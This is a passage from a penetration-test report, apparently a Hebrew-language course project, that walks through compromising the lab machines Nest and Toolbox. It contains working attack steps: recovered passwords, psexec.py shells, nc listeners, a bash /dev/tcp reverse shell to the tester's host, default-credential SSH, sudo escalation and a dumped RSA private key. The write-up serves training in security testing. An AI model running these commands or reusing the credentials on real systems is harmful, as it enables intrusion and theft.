
- Remove either the encrypted password and the decryption program from the share
 - Use better configuration during compilation, anti debug technics etc..
- <https://anti-debug.checkpoint.com/>

Severity: HIGH

Exploit Code:

- Connect to SMB using C.Smith:
 - o **Smbclient //10.10.10.178/Users/c.smith/HQK Reporting/ -U C.Smith%XtH4nkS4Pl4y1nGX**
- Get debug mode password :
 - o **get DEBUGM~1.txt:Password**
 - o **!cat DEBUGM~1.txt:Password**
- Connect to telnet service on port 4386
 - o **telnet 10.10.10.178 4386**
- active Debug mode :
 - o **DEBUG WBQ201953D8w**
- Navigate to folder:
 - o **setdir C:\Program Files\HQB**
 - o **list**
- copy the content of the file in your system (here HQK_Config.xml):
 - o **SHOWQUERY 2**

- Get the decryption .EXE :
 - o smbclient //10.10.10.178/Users/c.smith/HQK Reporting/ -U C.Smith%XtH4nkS4Pl4y1nGX
 - o cd "AD Integration Module"
 - o get HqkLdap.exe
- Open DnSpy:
 - o Load the HqkLdap.exe
 - o Travel to main



- o create an empty HqkDbImport.exe

```
}  
else if (!File.Exists("HqkDbImport.exe"))  
{  
    Console.WriteLine("Please ensure the optional database import module is installed");  
}
```


- o set breakpoint

```
49     {  
50         ldapSearchSettings.Password = CR.DS(text.Substring(text.IndexOf('=') + 1));  
51     }  
52 }  
53  
54     Ldap ldap = new Ldap();  
55     ldap.Username = ldapSearchSettings.Username;  
56     ldap.Password = ldapSearchSettings.Password;  
57     (void MainModule.Main()) ldapSearchSettings.Domain;  
58     Console.WriteLine("Performing LDAP query...");  
59     List<string> list = ldap.FindUsers();  
60     Console.WriteLine(Conversions.ToString(list.Count) + " user accounts found. Importing to database...");  
61 }
```

- o click on Start and provide the xml file path as arguments:

בדיקות חוסן תשתית

דוח מעבודות גמר



- The program will then stop at breakpoint, hit step-over (F10) and look at ldap.password object:

```
Module x
33
34     }
35     else
36     {
37         LdapSearchSettings ldapSearchSettings = new LdapSearchSettings();
38         string[] array = File.ReadAllLines(MyProject.Application.CommandLineArgs[0]);
39         foreach (string text in array)
40         {
41             if (text.StartsWith("Domain=", StringComparison.CurrentCultureIgnoreCase))
42             {
43                 ldapSearchSettings.Domain = text.Substring(text.IndexOf('=') + 1);
44             }
45             else if (text.StartsWith("User=", StringComparison.CurrentCultureIgnoreCase))
46             {
47                 ldapSearchSettings.Username = text.Substring(text.IndexOf('=') + 1);
48             }
49             else if (text.StartsWith("Password=", StringComparison.CurrentCultureIgnoreCase))
50             {
51                 ldapSearchSettings.Password = CR.DS(text.Substring(text.IndexOf('=') + 1));
52             }
53         }
54         Ldap ldap = new Ldap();
55         ldap.Username = ldapSearchSettings.Username;
56         ldap.Password = ldapSearchSettings.Password;
57         ldap.Domain = ldapSearchSettings.Domain;
58         Console.WriteLine("Performing LDAP query...");
59         List<string> list = ldap.FindUsers();
60         Console.WriteLine(Conversions.ToString(list.Count) + " user accounts found. Importing to database...");
61     }
62 }
```

-

בדיקות חוסן תשתית

דוח מעבודות גמר

Name	Value	Type
HqkLdap.LdapSearchSettings.Password.get returned	"XtH4nkS4Pl4y1nGX"	string
array	{string[0x00000005]}	string[]
Ldap	(HqkLdap.Ldap)	HqkLdap.Ldap
Domain	null	string
Password	"XtH4nkS4Pl4y1nGX"	string
Username	"Administrator"	string
_Domain	null	string
_Password	"XtH4nkS4Pl4y1nGX"	string
_Username	"Administrator"	string

We have Administrator's password: XtH4nkS4Pl4y1nGX

- To get a reverse shell use psexec.py:
 - o psexec.py "Administrator":"XtH4nkS4Pl4y1nGX"@10.10.10.178

Proof Screenshot Here:

```
Apr 18, 2024 - 13:25:13 (IDT) exegoI-nest /workspace # smbclient //10.10.10.178/Users -U "C.Smith%"xRxRxPANCAK35xRxRx"
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Sun Jan 26 01:04:21 2020
..               D          0 Sun Jan 26 01:04:21 2020
Administrator    D          0 Fri Aug 9 18:08:23 2019
C.Smith          D          0 Sun Jan 26 09:21:44 2020
L.Frost          D          0 Thu Aug 8 20:03:01 2019
R.Thompson       D          0 Thu Aug 8 20:02:50 2019
TempUser         D          0 Thu Aug 8 01:55:56 2019

5242623 blocks of size 4096. 1839940 blocks available
smb: \> cd C.Smith
smb: \C.Smith> ls
.                D          0 Sun Jan 26 09:21:44 2020
..               D          0 Sun Jan 26 09:21:44 2020
Hqk Reporting    D          0 Fri Aug 9 02:06:17 2019
user.txt         A          34 Thu Apr 18 13:20:47 2024
lab_VIP...

5242623 blocks of size 4096. 1839940 blocks available
smb: \C.Smith> cd Hqk Reporting\
cd \C.Smith\Hqk\.: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \C.Smith> cd "Hqk Reporting"
smb: \C.Smith\Hqk Reporting> ls
.                D          0 Fri Aug 9 02:06:17 2019
..               D          0 Fri Aug 9 02:06:17 2019
AD Integration Module D          0 Fri Aug 9 15:18:42 2019
Debug Mode Password.txt A          0 Fri Aug 9 02:08:17 2019
Hqk_Config_Backup.xml A          249 Fri Aug 9 02:09:05 2019

5242623 blocks of size 4096. 1839940 blocks available
smb: \C.Smith\Hqk Reporting> cd "AD Integration Module"
smb: \C.Smith\Hqk Reporting\AD Integration Module> ls
.                D          0 Fri Aug 9 15:18:42 2019
..               D          0 Fri Aug 9 15:18:42 2019
HqkLdap.exe      A          17408 Thu Aug 8 02:41:16 2019

5242623 blocks of size 4096. 1839940 blocks available
smb: \C.Smith\Hqk Reporting\AD Integration Module> get HqkLdap.exe []
```

```
Apr 18, 2024 - 14:09:33 (IDT) exegol-nest /workspace # psexec.py "Administrator":"XtH4nkS4Pl4y1nGX"@10.10.10.178
Impacket for Exegol - v0.10.1.dev1+20231106.134307.9aa9373 - Copyright 2022 Fortra - forked by ThePorgs

[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file OTHRwUgZ.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service ZH0w on 10.10.10.178.....
[*] Starting service ZH0w.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd /Users/Administrator/Desktop

C:\Users\Administrator\Desktop> type root.txt
87ab7ecb8a30db5e826d9c7560ad6165
```

root.txt Contents:

87ab7ecb8a30db5e826d9c7560ad6165

System IP: 10.10.10.236 (Toolbox)

Service Enumeration

Server IP Address	Ports Open
10.10.10.236	TCP: 21, 22, 135, 139, 443, 445

Initial Shell Vulnerability Exploited : SQL injection

Initial Shell Screenshot:

```
(root@Exegol)-[~]
# nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.10] from admin.megalogistic.com [10.10.10.236] 49903
bash: cannot set terminal process group (943): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ python3 -c 'import pty;pty..'
```

Docker Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: Default credentials / sudoers misconfiguration

Vulnerability Explanation:

After enumerating the remote access, we find out it is a Linux docker container using a boot2docker image.

The default credentials disponible online are: login= docker, password= tcuser.

The docker HOST IP is usually 172.17.0.1 :

<https://dev.to/natterstefan/docker-tip-how-to-get-host-s-ip-address-inside-a-docker-container-5anh>

When trying to connect via SSH, we are restricted due to full TTY requirements:

```
ssh docker@172.17.0.1
Pseudo-terminal will not be allocated because stdin is not a terminal.
```

Once upgraded it appears that we can receive ROOT right using the sudo su command due to lack of restrictions regarding the sudoers file configuration.

Vulnerability Fix:

Change 'docker' user credentials ,

Edit the /etc/sudoers file,

Severity: High

Exploit Code:

- **Full TTY upgrade:**
 - o **Exec bash -login**
 - *This allow us to get a bash shell*

- *You can check with: `ps -p $$` you should see 'bash'*
- **nc -lvp 80**
 - *then reuse the SQL injection to get back a reverse shell*
- **python3 -c 'import pty;pty.spawn("/bin/bash")'**
- **Hit CTRL+Z**
 - *This will put the reverse shell in the background*
- **stty raw -echo;fg**
 - *set TTY settings and bring the reverse shell to foreground*
- **export TERM=xterm**
- we now have a Full TTY
- **connect to SSH:**
 - **ssh [docker@172.17.0.1](#)**
 - *password= tcuser*
- **Check sudo rights:**
 - **Sudo -l**
- **Get root rights:**
 - **Sudo su**
 - *Check with `whoami` or `id`*
- *Being Is not even required to get Windows host escalation*

Proof Screenshot Here:

בדיקות חוסן תשתית

דוח מעבודות גמר

```
(root@Exegol)-[~] imap -u "https://admin.megalogistic.com/" --os-shell --forms --batch
# exec bash --login
(root@Exegol)-[~]
# nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.10] from admin.megalogistic.com [10.10.10.236]
bash: cannot set terminal process group (943): Inappropriate ioctl
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ python3 -c 'import
h")'
<ain$ python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ^Z
[1]+  Stopped                  nc -lvp 80

(root@Exegol)-[~]
# stty raw -echo;fg
nc -lvp 80
export TERM=xterm
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ssh docker@172.1
docker@172.17.0.1's password:
( '>')
/) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
(/-_-_-\) www.tinycorelinux.net
docker@box:~$ bash -c "bash -i >& /dev/tcp/10.10.14.10/443 0>&1"
```

```
docker@box:~$ sudo -l
User docker may run the following commands on this host:
  (root) NOPASSWD: ALL
docker@box:~$ cd /c/Users/Administrator/Desktop
docker@box:/c/Users/Administrator/Desktop$ ls
desktop.ini  root.txt
docker@box:/c/Users/Administrator/Desktop$ type root.txt
-bash: type: root.txt: not found
docker@box:/c/Users/Administrator/Desktop$ cat root.txt
cc9a0b76ac17f8f475250738b96261b3
docker@box:/c/Users/Administrator/Desktop$ sudo su
root@box:/c/Users/Administrator/Desktop# whoami
root
root@box:/c/Users/Administrator/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
```

root.txt Contents:

cc9a0b76ac17f8f475250738b96261b3

Windows Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: shared root folder / ssh private key

Vulnerability Explanation: the Windows root folder is shared with the **docker** user (**not even root !!**), which allows to read the Windows Administrator's SSH RSA private key , we can then use it to connect via SSH to Windows 's Administrator

Vulnerability Fix:

- Remove the root folder from the share (select only the folder required)
- Remove read rights on the ~/.ssh/id_rsa file

Severity: High

Exploit Code:

- Once connected to **docker** user:
- **cd cd /c/Users/Administrator/.ssh**
- **cat id_rsa**
- copy the content in a file on your local system
- set 600 right :
- chmod 600 key.pem**
- **ssh -i ./key.pem [Administrator@10.10.10.236s](#)**

Flag is accessible from docker user

Screenshots:

בדיקות חוסן תשתית

דוח מעבודות נמר

```
docker@box:~$ cd /c/Users/Administrator
docker@box:/c/Users/Administrator$ cd .ssh
docker@box:/c/Users/Administrator/.ssh$ ls
authorized_keys  id_rsa          id_rsa.pub      known_hosts
docker@box:/c/Users/Administrator/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIeowIBAAKCAQEAvo4SLlg/dkStA4jDUNxgF8kbNAF+6IYLN00CepPfjz6RSOQv
Md08abGynhKMzsiivCeJoj9L8GfSXGZIfsAIWxn9nyNaDdApoF7Mfm1KItg0+W9m
M7lArs4zgBzMGQleIskQvWTcKrQNdCDj9JxNIbhYLhJXgro+u5dW6EcYzq2MSORm
7A+eXfmPvdr4hE0wNUIwx2oOPr2duBfmxuhL8mZQWu5U1+Ipe2Nv4fAUyhKGTWHj
4ocjUwG9XcU0iI4pcHT3nXPkMgjoPyiPzpa5WdiJ8QpME398Nne4mnx0boWtp3jG
aJ1GunZCyic0iSwemcBJiNyfZChTipWmBMK88wIDAQABAoIBA7PEuBOj+UHRM+G
Stxb24LYrUa9nBPnaDvJD4LBishLzelhGNspLFP2EjTJiXTu5b/1E82qK8IPhVLC
JApdhvDsktA9eWdp2NnFXHbiCg0IFWb/MFdJd/ccd/9Qqq4aos+pWH+BSFc0vULD
vg+BmH7RK7V1NVFk2eyCuS4YajTW+VEwD3uBA15ErXuKa2VP6HMKPDLpVOGgBf9c
l0l2v75cGjik02xVu3aFyKf3d7t/GJBgu4zekPKVsiuSA+22ZVcTi653Tum1WUqG
MjuYDIaKmIt9QtN81H5jAQG6CMLlB1LZGo0JuuLhtZ4qW9fU36HpuAzUbG0E/Fq9
jLgX0aECgYEA4if4borc0Y6xFJxuPbwGZeovUExwYzldvNDF4/Vbqnb/Zm7rTW/m
YPYgEx/p15rBh0pmxkUUybyVjkqHQFKRgu5FSb9IVGktzNctfyxDgs0m8DBUvFvo
qgieIC1S7sj78CYw1stPNWS9lclTbbMyqQVjLUvOAULm03ew3KtkURECgYEA17Nr
Ejcb6JWBnoGyL/yEG44h3fHAUOHpvJjEeNkXiBiDQEKcroW9WZY9YlKVU/pIPhJ+S
7s++kIu014H+E2SV3qgHknqwNIzTWXbmqncLI/DSqWs19BJLD0/YUcFnpkFG08Xu
iWNSUKGb0R7zhUTZ136+Pn9TEGUXQMmBCE0JLcMCgYBj9bTJ71iwyzgb2xSi9sOB
MmRdQpv+T2ZQ5rkKi0tEdHLTcV1Qbt7Ke59ZYKvSHi3urv4cLpCfLdB4FEtrhEg
5P39Ha3zlnYpbCbzafYhCydZTHl3k8wfs5VotX/NiUpKGCdIGS7Wc80UPBtDBoyi
xn3SnIneZtqtp16l+p9pcQKBgAg1Xbe9vSQmvF4J1XwaAfUCfatyjb0G09j52Yp7
MlS1yYg4tGJaWFFZGSfe+tMNP+XuJKtN4JSjnGgvHDoks8dbYZ5jaN03Frvq2HBY
RGOPwJSN7emx4YKpqTPDRmx/Q3C/sYos628CF2nn4aCKtDeNLtQ3qDORhUcD5BMq
bsf9AoGBAIWYKT0wMLOWForD39SEN3hqP3hkGeAmbIdZXFuUzRioKb4KZ42sVy5B
q3CKhoCDk8N+97jYJhPXdIWqtJPoOfPj6BtjxQEBoacW923t0blPeYkI9biVUyIp
BYxKDs3rNUsW1UUHAvBh00Ys+v/X+Z/2KVLLeClznDJWh/PNqF5I
-----END RSA PRIVATE KEY-----
docker@box:/c/Users/Administrator/.ssh$ █
```

```

root@Exegol:~# nano key.pem

root@Exegol:~# chmod 600 key.pem

root@Exegol:~# ssh -i key.pem Administrator@10.10.10.236
The authenticity of host '10.10.10.236 (10.10.10.236)' can't be established.
ED25519 key fingerprint is SHA256:KJAib23keV2B8xvFaxg7e79uztryW+LYX+Wb2qA9u4k.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.236' (ED25519) to the list of known hosts.

```

```

administrator@TOOLBOX C:\Users\Administrator>whoami
toolbox\administrator

```

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.10.10.63 (Jeeves)	C:\Users\Administrator\Desktop> more < hm.txt:root.txt afbc5bd4b615a60648cec41c6ac92530
10.10.10.93 (Bounty)	PS C:\users\administrator\desktop> type root.txt 52f2c95c9541138a3a2190f668d023ab
10.10.10.100 (Active)	34e0bf739a30f1fda3de27e75a0dc764
10.10.10.178 (Nest)	87ab7ecb8a30db5e826d9c7560ad6165
10.10.10.236 (ToolBox)	cc9a0b76ac17f8f475250738b96261b3